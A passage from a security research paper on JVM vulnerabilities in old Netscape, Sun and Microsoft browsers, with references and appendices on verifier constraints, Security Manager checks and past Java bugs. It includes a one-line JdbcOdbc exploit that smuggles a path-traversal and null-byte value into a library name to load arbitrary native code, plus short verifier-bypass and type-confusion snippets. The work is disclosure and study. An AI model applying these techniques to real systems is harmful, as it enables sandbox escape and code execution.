On Unix systems, the read and write file system access cannot be used in such a straightforward way to perform type confusion attack as in the Windows environment. On Unix systems, the presented Bytecode Verifier flaw actually allows only for read/write file system access as well as for network access. The network access can be gained in a similar way like the presented file system access. The only thing that is needed for that is proper implementation of the `VerifierBug`'s `marimbaGetHost` method. This method is invoked from within Security Manager's network access check's methods. Particularly, it is called whenever the address of the host on which the applet code runs is needed for address comparison operations. Clever manipulation of the hostname returned from this method can be used to bypass applet *sandbox* restrictions with regard to certain socket operations (*bind*[36], *listen*, *accept* and *connect*).

Although, the presented Bytecode Verifier vulnerability could be hardly exploited to gain any additional privileges (specifically program execution and process access) in the Unix environment, it can be however used to turn applet application into fully functional *ftpd* server. Only when combined with some other flaw, the presented Bytecode Verifier vulnerability could be exploited to execute arbitrary programs on a vulnerable Unix system.

Insecure functionality (Netscape 4.x)

While looking for a bug that would allow us to actually execute the code from within the applet, we have investigated the implementation of some of the classes from the `netscape.*` package. In a result, we have found out that the constructor of `sun.jdbc.odbc.JdbcOdbc` class makes a call to `System.loadLibrary` method in an insecure way. Specifically, no checks are done in the constructor code with regard to the string argument that is used in a `loadLibrary` call. The following code illustrates the flaw upon a simplified version of the vulnerable constructor:

```
    public JdbcOdbc(String s) throws SQLException {
        try {
            SecurityManager.setScopePermission();
            if(s.equals("Netscape_")) {
               System.loadLibrary("jdb3240");
               return;
            } else {
               System.loadLibrary(s + "JdbcOdbc");
               return;
            }
        }
        catch(UnsatisfiedLinkError _ex) { }
        throw new SQLException("Unable to load " + s + "JdbcOdbc library");
    }
```

When new instance of `sun.jdbc.odbc.JdbcOdbc` class is created, first the privileges of the *SuperUser* target are enabled for the current stack frame by calling `setScopePermission` method of the

[36] Sockets can be bound only to ports from the non privileged port range: 1024 - 65535.

SecurityManager class. Then, a string argument passed to the constructor code is compared with the "Netscape_" string. If the comparison result is successful, a call to System.loadLibrary("jdb3240") is done and default Netscape's JdbcOdbc library is loaded. In the other case, a call to System.loadLibrary(s+"JdbcOdbc") is issued.

Such an implementation of the sun.jdbc.odbc.JdbcOdbc class constructor can be used to load arbitrary libraries into Java Virtual Machine. The following code could be used to exploit it and load a /tmp/mylib.so library into JVM from the untrusted user class in the Unix system environment:

```
JdbcOdbc o=new JdbcOdbc("../../../../../../../tmp/mylib.so\00");
```

In a result of this call an attempt to load "../../../../../../../tmp/mylib.so\00JdbcOdbc" is done. However, JVM sees the name argument of the library to load is as "../../../../../../../tmp/mylib.so”. This is due to the fact, that in Java zero character is treated like any other character, but in native code it denotes the end of the string.

The JdbcOdbc flaw allows for arbitrary libraries loading without the need for a *UniversalLinkAccess* target. This condition could be theoretically exploited to execute native machine code outside of the applet *sandbox* in at least two ways. In the first one, a user class could define a given native method that would be implemented in a dynamic library. In a case when this native method would be called, the execution of the user provided native code would also start. Unfortunately, due to the fact that symbol linking cannot be done for untrusted classes, this method cannot be used in practice to execute user provided code. But, in a result of applying the second method, such an execute access can be always gained. This second method makes use of the fact that both Unix and Windows based operating systems implement a feature that allows for automatic execution of some initialization function from a given library after it is successfully loaded into the memory space of a given process. For Unix based operating systems, this initialization function is implemented in the .init section of the ELF binary. For Windows based operating systems, this is the DllMain function that does that job.

The presented JdbcOdbc vulnerability could be hardly exploited alone. This is due to the fact, that user library must be first deployed to the client system before it can be actually loaded and executed. But when combined with the previously described Bytecode Verifier flaw present in SUN and Netscape's JVM implementations, this vulnerability would complement the read and write file system access with program execution privileges.

JVM security implications

In this paper we presented the results of our two years long research that we have made with regard to Java and Java Virtual Machine security. Throughout its chapters we presented general concepts regarding the security of the Java language and JVM architecture. We also presented some unpublished information with regard to the JVM attack and vulnerabilities exploitation techniques. This information was underpinned by a detailed discussion of some known, though unpublished JVM vulnerabilities.

It is difficult to make any claims why both JVM vendors and Java security researchers always kept details about specific JVM vulnerabilities in secret. There seem to be however one obvious result of such a non-disclosure policy: Java as a platform for mobile code seems to be over trusted. Users are not aware of the potential threats that can be caused by bad implementations of Java Virtual Machine. By presenting several new vulnerabilities in JVM implementations coming from SUN, Microsoft and Netscape we showed that JVM is just a piece of complex software and as such it is almost impossible that it does not contain implementation flaws. At this point we would like to emphasize that all of the new vulnerabilities that we have revealed in this document concerned JVM implementation, not its design.

During several last years, Java has got an enormous popularity. It does not also seem that it will lose this position regardless of the Microsoft vs. Sun Microsystems battle for the mobile language platform (and especially introduction of the Microsoft's .NET technology). Today Java Virtual Machine can be found not only in web browsers and web application servers. It can be also found in SIM cards, network equipment and mobile devices. As for this latter group, it is predicted that by the year 2006, every mobile phone will incorporate JVM implementation and that it will be able to run Java applications.

We are now witnesses of a mobile and wireless technology revolution. Mobile phones are getting similar to personal computers. They are part of a global network, they can also run user applications. But whatever new technology will be introduced, one must always remember that it does not necessarily have to be perfect. Today, one vulnerability in JVM implementation can affect just dozens of millions of users of web browsing software. Tomorrow, such a flaw might affect hundreds of millions of them if it concerned mobile phones. This threat is real, since at least one example of malicious Java code for users of iAppli, NttDocomo mobile phones technology has been recorded in the past.

We hope that throughout this paper, a new light on the Java and JVM security issues has been put. We also hope that we managed to provide you, the reader with a solid background to the Java/JVM security topic. If it is the case, our goal that was behind writing this paper has been fulfilled.

REFERENCES

Below, you can find some references that are interesting in our opinion and that turned out to be useful during this work. If you have any question referring to specific Java or Java Virtual Machine issue, please refer to these positions in the first place.

- Bill Venners, Inside the Java 2 Virtual Machine, Computing McGraw-Hill,
- Tim Lindholm and Frank Yellin, The Java Virtual Machine Specification, The Second Edition, Addison-Wesley, April 1999,
- Jon Meyer and Troy Downing, Java Virtual Machine, O'Reilly, March 1997,
- Gary McGraw, Edward W. Felten, Securing Java: Getting Down to Business with Mobile Code, 2nd Edition, John Wiley & Sons, Inc., January 1999,
- Jamie Jaworski, Paul Perrone, Java Security Handbook, Published by Sams, September 2000,
- Michael Shoffner and Merlin Hughes, Java and Web-Executable Object Security, Dr. Dobb's Journal, November 1996,
- Michael Morrison, Java 1.1 Unleashed, Macmillan Computer Publishing, Published 1997,
- James Gosling, Bill Joy, Guy L., Jr. Steele, The Java Language Specification, Addison-Wesley Pub Co., September 1996,
- David A. Wheeler, Secure Programming for Linux and Unix HOWTO, Chapter 9.6 Java,
- Michael Weiss, Andy Johnson, Joe Kiniry, Security Features of Java and HotJava, Open Software Foundation Research Institute, Version 2.2, March 11, 1996,
- Gary McGraw, Java 2 security and stack inspection, Published May 12, 1999 in Earthweb Networking and Communications,
- Dan S. Wallach and Edward W. Felten, Understanding Java Stack Inspection, Proceedings of 1998 IEEE Symposium on Security and Privacy (Oakland, California), May 1998.
- Gary McGraw, Edward W. Felten, Mobile Code and Security, IEEE Internet Computing November/December 1998 (Vol. 2, No. 6),
- D. Dean, E. Felten, and D. Wallach, Java Security: From Hotjava to Netscape and Beyond, Proc. 1996 IEEE Symposium. on Security and Privacy, IEEE Computer Society, Los Alamitos, Calif., 1996,
- Drew Dean, Edward W. Felten, Dan S. Wallach, and Dirk Balfanz, Java Security: Web Browers and Beyond, ACM Press (New York, New York), October 1997,
- Edward W. Felten, Dirk Balfanz, Drew Dean, and Dan S. Wallach, Web Spoofing: An Internet Con Game, 20th National Information Systems Security Conference (Baltimore, Maryland), October, 1997,
- Drew Dean, The Security of Static Typing with Dynamic Linking, Proceedings of the Fourth ACM Conference on Computer and Communications Security (Zürich, Switzerland), April 1997,
- Gary McGraw and Edward W. Felten, Java Security: Hostile Applets, Holes and Antidotes, John Wiley and Sons, New York, 1996,
- Richard Drews Dean, Formal Aspects of Mobile Code Security, PhD thesis, Princeton University, January 1999.
- Dan Seth Wallach, A New Approach to Mobile Code Security, PhD thesis, Princeton University, January 1999,
- Vijay Sureshkumar, World Wide Web - Beyond the Basics, Chapter 14. Java Security, Prentice Hall, 1998,
- Mark LaDue's Hostile Applets Home Page, http://www.cigital.com/hostile-applets/
- David Hopwood, A Comparison between Java and ActiveX Security, David Hopwood Network Security, October 10th 1997,
- Sumit Oberai, Fariba Shaker, Michael van Dam, Hostile Java Applets, ECE 1741 - Trustworthy Computer Systems Course Project, March 20, 1997,
- Mark D. LaDue, Java Insecurity, 1996,
- Matthew J. Herholtz, Java's Evolving Security Model: Beyond the Sandbox for Better Assurance or a Murkier Brew?, SANS Institute, March 22 2001,
- Gary McGraw and Edward Felten, Twelve rules for developing more secure Java code Java World, http://www.javaworld.com, December 1998,
- Bill Venners, Under the Hood: Bytecode basics, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, Under the Hood: The Java class file lifestyle, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, Under the Hood: The lean, mean, virtual machine, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, Java's security architecture, Java World, http://www.javaworld.com, August 1997,

- Bill Venners, Security and the class loader architecture, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, Security and the class verifier, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, The basics of Java class loaders, Java World, http://www.javaworld.com, August 1997,
- Bill Venners, Java security: How to install the security manager and customize your security policy, Java World, http://www.javaworld.com, August 1997,
- Nimisha V. Mehta, Expanding and Extending the Security Features of Java, The OpenGroup/MIT Laboratory for Computer Science, Published in 7th USENIX Security Symposium, 1998,
- Allen I. Holub, Inside The Java VM, Allen I. Holub & Associates, Berkeley, California,
- Permissions in the Java ™ 2 SDK, SUN Microsystems, October 1998,
- Security Code Guidelines, SUN Microsystems, February 2000,
- Richard M. Cohen, The Defensive Java Virtual Machine Specification Version 0.5, Computational Logic, Inc., May 12 1997,
- Etienne M. Gagnon and Laurie J. Hendren SableVM: A Research Framework for the Efficient Execution of Java Bytecode, Sable Research Group, School of Computer Science, McGill University, Publihed in Proceedings of the Java™ Virtual Machine Research and Technology Symposium, Monterey, California, USA, April 23–24 2001,
- Li Gong, Marianne Mueller, Hemma Prafullchandra, and Roland Schemers, Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2, JavaSoft, Sun Microsystems, Inc., published in the Proceedings of the USENIX Symposium on Internet Technologies and Systems, Monterey, California, December 1997,
- Anurag Acharya and Guy Edjlali, History-based Access Control for Mobile Code, December 1997,
- Frank Yellin, The JIT Compiler API, SUN Microsystems Inc., October 1996,
- Java Network Security, IBM International Technical Support Organization, November 1997,
- Sheng Liang, Gilad Bracha, Dynamic Class Loading in the Java Virtual Machine, SUN Microsystems Inc.,
- Dan S. Wallach, Dirk Balfanz, Drew Dean, and Edward W. Felten, Extensible Security Architectures for Java, 16th Symposium on Operating Systems Principles (Saint-Malo, France), October, 1997,
- Raymie Stata and Martin Abadi, A Type System for Java Bytecode Subroutines, Digital Systems Research Center,
- Leendert van Doorn, A Secure Java™ Virtual Machine, Proceedings of the 9th USENIX Security Symposium Denver, Colorado, USA, August 14 –17 2000,
- CS1Bh Practical 2 Course materials, Inside the Java Virtual Machine, Division of Informatics, University of Edinburgh,
- Akihiko Tozawa, Masami Hagiya, Formalization and Analysis of Class Loading in Java, June 9 1999,
- Akihiko Tozawa, Masami Hagiya, Careful Analysis of Type Spoofing, Department of Information Science, Graduate School of Science, University of Tokyo, Japan,
- Amr Sabry, Stephen Fickas, Java Security in Parallel Universes, Department of Computer Science, Oregon,
- Li Gong, Roland Schemers, Implementing Protection Domains in the Java ™ Development Kit 1.2, SUN Microsystems Inc.,
- Netscape Communications Corporation, 1997, Netscape Object Signing (Establishing Trust for Downloaded Software),
- Miles McQueen, Java Virtual Machine Security and the Brown Orifice Attack, SANS Institute, August 14 2000,
- Steven Fritzinger & Marianne Mueller, JavaTM Security, Sun Microsystems Inc., 1996,
- Gong, Li, Java Security: Present and Near Future, an IEEE Micro article, May/June 1997,
- Vijay Saraswat, Java is not type-safe, AT&T Research, 1997,
- Frank Yellin, Low Level Security in Java, Sun Microsystems,
- Roni Shachar, Leora Wiseman, Ronit Teplixke, Java Applets,
- Chronology of security-related bugs and issues, http://java.sun.com,
- Applet Security FAQ: http://www.javasoft.com/sfaq/,
- CHAN, Siu-cheung Charles, An Overview of the Java Security,
- Joseph A. Bank, Java Security, December 1995.

APPENDIX A

This appendix presents some static and structural constraints that the code array from the *Code* attribute of a given Class file must adhere to. These constraints are verified by the Bytecode Verifier during the third pass of bytecode verification process.

The static constraints are checked for each single bytecode instruction of a given method. They are as follows:

- The target of each jump and branch instruction (*jsr, jsr_w, goto, goto_w, ifeq, ifne, iflt, ifge, ifgt, ifle, ifnull, ifnonnull, if_icmpeq, if_icmpne, if_icmplt, if_icmpge, if_icmpgt, if_icmple, if_acmpeq, if_acmpne*) must point to the opcode of an instruction from a code of a given method. This target cannot however point to the opcode of an instruction that is modified by a *wide* instruction unless it points to the *wide* instruction itself.
- The number of entries in the jump table of each *tableswitch* instruction must be consistent with its low and high jump table operands. The value of the low operand must be less than or equal to the value of the high operand. Additionally, each target from a jump table of a *tableswitch* instruction must point to the opcode of an instruction from the code of a given method. No target of a *tableswitch* instruction may point to the opcode of an instruction that is modified by a *wide* instruction unless it points to the *wide* instruction itself.
- The number of match-offset pairs of each *lookupswitch* instruction must be consistent with its *npairs* operand. The match-offset pairs must be sorted in increasing numerical order by signed match value. Additionally, each target of a *lookupswitch* instruction must point to the opcode of an instruction from the code of a given method. No target of a *lookupswitch* instruction may point to the opcode of an instruction that is modified by a *wide* instruction unless it points to the *wide* instruction itself.
- The operand of each *ldc* and *ldc_w* instruction must be a valid constant of either `int`, `float`, or `String` type.
- The operand of each ldc2_w instruction must be a valid constant of either `long` or `double` type.
- The operand of each *getfield*, *putfield*, *getstatic*, and *putstatic* instruction must be a valid field reference.
- The operand of each *invokevirtual*, *invokespecial*, and *invokestatic* instruction must be a valid method reference.
- Only the *invokespecial* instruction is allowed to invoke the instance initialization method `<init>`. No other method whose name begins with the character `'<'` may be called by the method invocation instructions. In particular, the class initialization method `<clinit>` is never called explicitly from Java Virtual Machine instructions, but only implicitly by the Java Virtual Machine itself.
- The operand of each *invokeinterface* instruction must be a valid interface reference. The value of the *nargs* operand of each *invokeinterface* instruction must match the number of arguments of the given interface method. The fourth operand byte of each *invokeinterface* instruction must have the value of zero.
- The operand of each *instanceof*, *checkcast*, new, *anewarray*, and *multianewarray* instruction must be a valid class reference.
- No *anewarray* instruction may be used to create an array of more than 255 dimensions.
- The *new* instruction cannot be used to create an array, an interface or an instance of an abstract class.
- A *multianewarray* instruction must only be used to create an array of a type that has at least as many dimensions as the value of its dimensions operand. A *multianewarray* instruction is not required to create all of the dimensions of its array type. It must not however attempt to create more dimensions than it is defined in the array type. The dimensions operand of each *multianewarray* instruction must not be zero.
- The *atype* operand of each *newarray* instruction must indicate either `boolean`, `char`, `float`, `double`, `byte`, `short`, `int` or `long` type.
- The implicit index of each *iload*, *fload*, *aload*, *istore*, *fstore*, *astore*, *wide*, *iinc*, and *ret* instruction must reference a valid local variable of a given method, thus it must be from the index range 0 to *max_locals*-1.
- The implicit index of each *iload_<n>*, *fload_<n>*, *aload_<n>*, *istore_<n>*, *fstore_<n>*, and *astore_<n>* instruction must reference a valid local variable of a given method, thus it must be from the index range 0 to *max_locals*-1.
- The index operand of each *lload*, *dload*, *lstore*, and *dstore* instruction must reference a valid local variable of a given method, thus it must be from the index range 0 to *max_locals*-2.

- The implicit index of each *lload_<n>*, *dload_<n>*, *lstore_<n>*, and *dstore_<n>* instruction must reference a valid local variable of a given method, thus it must be from the index range 0 to *max_locals*-2.

As for the structural constraints, they specify constraints on relationships between Java Virtual Machine instructions. They are also checked for each single bytecode instruction of a given method and they are as follows:

- For each instruction, its operand stack and local variables must contain appropriate type and number of arguments, regardless of the execution path that leads to the invocation of this instruction. If the instruction is allowed to operate on values of type `int`, it is also permitted to operate on values of type `byte`, `char` and `short`.
- At any given point in the program, no matter what code path is taken to reach that point, the operand stack must always contain the same number of items.
- At no point in the program, the words of a two-word type (`long` or `double`) can be operated on individually. Additionally, these words can neither be reversed nor split up during the execution of a program.
- No local variable (or local variable pair, in the case of a two-word type) can be accessed before it is assigned a value.
- At no point during program execution can the operand stack grow to contain more than the maximum allowed number of items.
- At no point during program execution can more words be popped from the operand stack than the number of items that are actually there.
- Each *invokespecial* instruction must be only used for the invocation of either instance initialization method `<init>`, a method in the current class, a private method, or a method in a superclass of the current class.
- Upon the invocation of an instance initialization method `<init>`, an uninitialized class instance must be in an appropriate location on the operand stack. The `<init>` method must never be invoked on an initialized class instance.
- An instance method may be only invoked for the initialized instance of the class that contains it.
- No instance variable can be accessed, before the class instance that contains it gets initialized[37].
- There must never be an uninitialized class instance on the operand stack or in a local variable when any backwards branch is taken. There must never be an uninitialized class instance in a local variable in code protected by an exception handler or a finally clause. However, an uninitialized class instance may be on the operand stack in code protected by an exception handler or a finally clause. When an exception is thrown, the contents of the operand stack are discarded.
- Each instance initialization method, except for the instance initialization method of class `java.lang.Object`, must call either another instance initialization method of the current class or an instance initialization method of its immediate superclass before any of its instance variables are accessed.
- The arguments to each invoked method must be compatible with the corresponding method descriptor.
- An abstract method must never be invoked.
- Each return from a given method must be done according to its declared return type. If the method returns a `byte`, `char`, `short` or `int`, only the *ireturn* instruction may be used for that purpose. Respectively, if the method returns a `float`, `long`, or `double`, only an *freturn*, *lreturn*, or *dreturn* instruction, may be used. If the method returns a reference type, it must do so using an *areturn* instruction, and the returned value must be assignment compatible with the method's return descriptor. All instance initialization methods, static initializers, and methods declared to return void must only use the *return* instruction.
- If a protected field of a superclass is accessed with the use of *getfield* or *putfield* instructions, then the type of the class instance being accessed must be the same as or a subclass of the current class. If *invokevirtual* is used to access a protected method of a superclass, then the type of the class instance being accessed must be the same as or a subclass of the current class.
- Each *getfield* or *putfield* instruction may be only used for accessing a class instance that is of the class type or a subclass of the class type declared in a corresponding field descriptor.
- The type of every value stored by a *putfield* or *putstatic* instruction must be compatible with the descriptor of the field of the class instance or class being stored into. If the descriptor type is `byte`,

[37] This constraint is no more required in JVM 2nd Edition.

`char`, `short` or `int`, then the value must be an `int`. If the descriptor type is `float`, `long`, or `double`, then the value must be a `float`, `long`, or `double`, respectively. If the descriptor type is a reference type, then the value must be of a type that is assignment compatible with the descriptor type.

- Each *aastore* instruction may be only used for storing reference values into an array. The type of stored references must be assignment compatible with the component type of the array.
- Each *athrow* instruction must only throw values that are instances of class or subclass of the `java.lang.Throwable` class.
- Execution must never fall off the last instruction of the code.
- No return address (a value of type *returnAddress*) may be loaded from a local variable onto the operand stack. However, the opposite is allowed as the values of return addresses can be stored into local variables from the operand stack.
- The return to the instruction following each *jsr* or *jsr_w* instruction may be only done with the use of a single *ret* instruction.
- No *jsr* or *jsr_w* instruction may be used to recursively call a subroutine that is already present in the subroutine call chain.
- The return to each instance of type *returnAddress* may be done only once. If a *ret* instruction returns to a point in the subroutine call chain above the *ret* instruction corresponding to a given instance of type *returnAddress*, then that instance can never be used as a return address.

APPENDIX B

Method name	Method purpose	Implementation specifics	
		Netscape Communicator	**Internet Explorer**
CheckCreateClassLoader	Check to prevent the installation of additional Class Loaders	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - MarimbaInternal target is enabled, - the class for which the check is done was created by the system Class Loader.	The access is allowed if PermissionID.SYSTEM is enabled for the given class and it is a subclass of `java.lang.ClassLoader`
CheckAccess	Check to see if a thread or thread group can modify the thread group.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalThreadAccess target is enabled, - the class for which the check is done belongs to the given applet's thread group or it was created by the system Class Loader.	The access is allowed if PermissionID.THREAD is enabled for the given class and it is a subclass of `Java.lang.Thread` or `com.ms.debug.Debugger`
checkExit	Checks if the Exit command can be executed.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalExitAccess target is enabled.	The access is allowed if PermissionID.SYSTEM is enabled for the given class.
checkExec	Checks if the system commands can be executed.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalExecAccess target is enabled.	The access is allowed if PermissionID.EXEC is enabled for the given class.
checkLink	Checks if dynamic libraries can be linked (used for native code).	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalLinkAccess target is enabled.	The access is allowed if PermissionID.SYSTEM is enabled for the given class and it is a subclass of `java.lang.System` or `java.lang.Runtime`
checkRead	Checks if a file can be read from	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalFileRead or FileRead target is	The access is allowed if PermissionID.FILEIO is enabled for the given class and that the associated FileIORequest object has READ access type.

		enabled, - the applet's codebase points to the local file system's directory that contains the requested file , - PrivilegeManager is set in the Security Manager object and MarimbaAppContext target is enabled.	
checkWrite	Checks if a file can be written to.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalFileWrite or FileWrite target is enabled, - the applet's codebase points to the local file system's directory that contains the requested file, - PrivilegeManager is set in the Security Manager object and MarimbaAppContext target is enabled.	The access is allowed if PermissionID.FILEIO is enabled for the given class and that the associated FileIORequest object has WRITE access type.
checkConnect	Checks if a network connection can be created.	The access is allowed if either: - the class for which the check is done was created by the system Class Loader, PrivilegeManager is not set in the Security Manager object or UniversalConnect target is enabled, - NETWORK_UNRESTRICTED mode is set for applet, - connection is done to the same host as specified in the applet's codebase.	The access is allowed if PermissionID.NETIO is enabled for the given class and that the associated NetIORequest object has CONNECT access type.
checkListen	Checks if a certain network port can be listened to for connections.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalListen target is enabled, - the port to listen is not from a privileged port range (it has a value above 1024).	The access is allowed if PermissionID.NETIO is enabled for the given class and that the associated NetIORequest object has LISTEN access type.
checkAccept	Checks if a network	The access is allowed if	The access is allowed if

	connection can be accepted.	either: - PrivilegeManager is not set in the Security Manager object, - UniversalAccept target is enabled, - the listening port is not from a privileged port range (it has a value above 1024), - the class for which the check is done was created by the system Class Loader, PrivilegeManager is not set in the Security Manager object or UniversalConnect target is enabled, - NETWORK_UNRESTRICTED mode is set for applet, - The to be accepted connection is coming from the same host as specified in the applet's codebase.	PermissionID.NETIO is enabled for the given class and that the associated NetIORequest object has ACCEPT access type.
checkPropertiesAccess	Checks if the System properties can be accessed for writing.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalPropertyWrite target is enabled.	The access is allowed if PermissionID.PROPERTY is enabled for the given class and it is a subclass of the `java.lang.System`, `java.lang.Boolean`, `java.lang.Integer` or `java.lang.Long.` Additionally the associated PropertyAccessRequest object must have ALL access type.
checkPropertyAccess	Checks if the System properties can be accessed for reading.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalPropertyRead target is enabled.	The access is allowed if PermissionID.PROPERTY is enabled for the given class and it is a subclass of the `java.lang.System`, `java.lang.Boolean`, `java.lang.Integer` or `java.lang.Long.` Additionally the associated PropertyAccessRequest object must have INDIVIDUAL access type.
checkTopLevelWindow	Checks whether a window must have a special warning.	The access is allowed if either: - PrivilegeManager is	The access is allowed if PermissionID.UI is enabled for the given

		not set in the Security Manager object, - UniversalTopLevelWindow target is enabled.	class and that the associated UIAccessRequest object has ALLOW_TOPLEVELWINDOW access type.
checkPackageAccess	Checks if a certain package can be accessed.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalPackageAccess target is enabled, - the class for which the check is done was created by the system Class Loader, - There is no appropriate package.restrict.access property set for a given package.	The access is allowed if the accessed package is not on the restricted packages' definition list stored in a RestrictAccess registry key (under Software\Microsoft\Java VM\Security\Default Applet Permissions).
checkPackageDefinition	Checks if a new class can be added to a package.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalPackageDefinition target is enabled, - the class for which the check is done was created by the system Class Loader, - There is no appropriate package.restrict.definition property set for a given package.	The access is allowed if the defined package is not on the restricted packages' definition list stored in a RestrictDefinition registry key (under Software\Microsoft\Java VM\Security\Default Applet Permissions).
checkSetFactory	Check if an Applet can set a networking-related object factory.	The access is allowed if either: - PrivilegeManager is not set in the Security Manager object, - UniversalSetFactory target is enabled.	The access is allowed if PermissionID.SYSTEM is enabled for the given class.

APPENDIX C

This appendix presents some past security-related bugs that were found in SUN, Microsoft and Netscape's JVM implementations.

DNS spoofing attack (February, 1996)
In this attack, applets were erroneously allowed to establish network connections to arbitrary hosts. This was due to a flaw in the way Security Manager's checks were done on DNS responses received from bogus DNS servers. An attacker could exploit this vulnerability by returning a specially crafted DNS response for the DNS query issued by an applet that was attempting a connection request. In this case, Security Manager's checks were only verifying whether a given IP address from which the applet code was obtained was in the list of IP addresses returned in the DNS response. Unfortunately, it did not verify whether this address was the first on the returned list and whether it could be actually resolved to the same DNS name as in the host value of the applet's CODEBASE property.

The DNS spoofing attack was discovered by Drev Dean, Ed Felten and Dan Wallach of the Princeton Secure Internet Programming (SIP) team. It affected both SUN and Netscape JVM's. The fix for it was included in Netscape Navigator 2.01 and JDK 1.01.

Class Loader implementation bug (March, 1996)
In this attack, it was possible to load an untrusted, user-defined class file as if it was a trusted code. The vulnerability resulted from the fact that fully-qualified class names could begin with a backslash. In such a case, JVM was loading a given class file from the absolute location denoted by the class name, rather than from a CLASSPATH location. For the purpose of the attack, user class file was usually put in the Navigator's disk cache[38]. In a result of loading such a user-defined class, Java type safety could be completely defeated. This was due to the fact that class files obtained from a local file system were treated as fully trusted and that they were not subject to the bytecode verification.

The Class Loader implementation bug was discovered by David Hopwood of Oxford University. It affected both SUN and Netscape JVMs and was fixed in Netscape Navigator 2.02 and JDK 1.02.

Bytecode Verifier bug (March, 1996)
As a result of this flaw, subclasses of some security critical classes could be created by untrusted code. This specifically considered creating the subclasses of java.lang.SecurityManager and `java.lang.ClassLoader` classes. The standard protection mechanism that is used to prevent from creating objects of these classes rely on the fact that proper Security Manager checks are always invoked from within the constructors of the base classes. But due to the flaw in the Bytecode Verifier it was however possible to create partially uninitialized objects of the aforementioned classes. The following Java code illustrates how it could be accomplished:

```
class Buggy extends someSecurityCriticalClass {
       Buggy() {
        try { super(); }
        catch (Exception e) {}
       }
}
```

Although, the above code is illegal according to the Java language specification, its corresponding bytecode was allowed by the Bytecode Verifier. If a subclass of `java.lang.ClassLoader` object was created with the use of the presented code sequence, this condition could be further exploited to perform standard Class Loader attack and to completely beat the Java type safety.

The Bytecode Verifier bug was discovered by the Princeton SIP Team. It affected both SUN and Netscape JVM implementations. The fix for it was included in Netscape Navigator 2.02 and JDK 1.02. The idea behind the fix was to monitor the state of objects initialization process (specifically the execution of their constructors) with the use of a private boolean variable that was added to

[38] The name of a class file and cache directory could be easily predicted at this version of Netscape Navigator.

`java.lang.SecurityManager` and `java.lang.ClassLoader` classes. Through proper use of assignment operations in the security-critical class' constructor, the state of object initialization process could be reflected in the variable's value as described in chapters about Class Loader and Security Manager objects included in this paper.

Hostile applets (April, 1996)
In 1996, Mark LaDue published information along with example codes for some denial of service attacks that could be performed by applets. These attacks were mainly causing browsers to run out of resources or to lock them up. Although they were much of a nuisance than a real threat, they caught world's attention to Java security issue as this was the first time when codes illustrating some Java security related vulnerabilities were ever published. The example codes were written mainly for Netscape Navigator 3.0.

Among many of the presented attacks, applet fork bombs, applet killers and applets filling the screen with garbage windows were the most annoying ones.

The variant of Class Loader attack (May, 1996)
Tom Cargill discovered a flaw in the way private methods were implemented in SUN and Netscape's JVMs. The Cargill's attack was based on the fact that all methods declared in an interface were public and that a class was allowed to implement an interface by inheriting a private method from its parent. This could be exploited to completely circumvent the protection mechanism of Java classes. Specifically, it was possible to call under certain conditions a private method from the superclass of a given class.

The flaw found by Tom Cargill could be also used to circumvent the fix for the Bytecode Verifier bug from March. This was due to the fact that in this fix, Class Loader's security was primarily based on whether initialization of a private boolean variable from the `java.lang.ClassLoader` class actually took place. As this variable's initialization was done from within a private method the fix could be obviously circumvented.

The actual fix for this new variant of a Class Loader attack was implemented in Netscape Navigator 3.0. In a result of the fix, a revised version of the `java.lang.ClassLoader` class was included into SUN and Netscape's JVM implementations.

Illegal type cast attack (June, 1996)
David Hopwood found vulnerability in JDK 1.02, Navigator 2.02 and Internet Explorer 4.0 beta 1. The vulnerability resulted from the fact that both in SUN and Microsoft's JVM implementations classes were compared on a name only basis, instead of comparing them with regard to their name and containing namespace (Class Loader). In a result of such a behavior, classes created in different namespaces, having the same name but different definitions could be confused.

In order to perform the attack, two cooperating applet instances, *A* and *B*, were required. In applet *A*, class *C* was created and the same was done in applet *B*. Although the names of created classes were the same, their definitions were however not identical. Specifically, each of them had a different notion of what type the `var` field actually was:

```
C class definition seen in A:               C class definition seen in B:

 class C {                                   class C {
  Object var;                                 int var;
 }                                           }
```

In David Hopwood's attack, class *C* was chosen to be a subclass of the `java.io.PrintStream` class. In the attack itself, an instance of class *C* was passed from applet *A* to applet *B*, with the use of `out` - public, non-final variable of the `java.lang.System` class. This operation was done in order to cross the barriers between two different namespaces. When `out` variable was later referenced from applet *B*, a different notion of class *C* was obtained. And more importantly, a different notion of what the actual type of the `var` field was, was obtained. This was due to the fact that different definitions for class *C* were used by each of the applets as they were defined in different Class Loaders. This situation obviously leaded to the standard type confusion attack. The vulnerability that was the real cause of it was fixed in JDK 1.1, Navigator 3.0 and Internet Explorer 4.0.

Virtual machine bug (March, 1997)
SUN discovered vulnerability in their own implementation of the Java Virtual Machine. Although, the identified flaw was described as complex and difficult to exploit, no details were released to the public with regard to it. The fix for this vulnerability was included in the update to JDK 1.02.

Signing flaw (April, 1997)
The Princeton Java security team found a flaw in the Java code-signing scheme that affected JDK 1.1 and HotJava web browser. This flaw could be exploited by a malicious signed applet in order to increase its set of privileges. The vulnerability stemmed from the fact that the `getSigners` method of the `java.lang.Class` returned the original array of a given class' signers, instead of only returning the copy of this array. In a result of such an implementation of the `getSigners` method, signed applets could modify the contents of the returned array. Specifically, they could add a trusted principal to the list of signers of a given class. And if that was the case, a given class for which trusted principal was added, was treated as a trusted one. Specifically, it could make use of all of the privileges granted to the trusted principal. For Netscape Navigator, such a privilege elevation attack usually leaded to complete bypass of the applet *sandbox* restrictions.

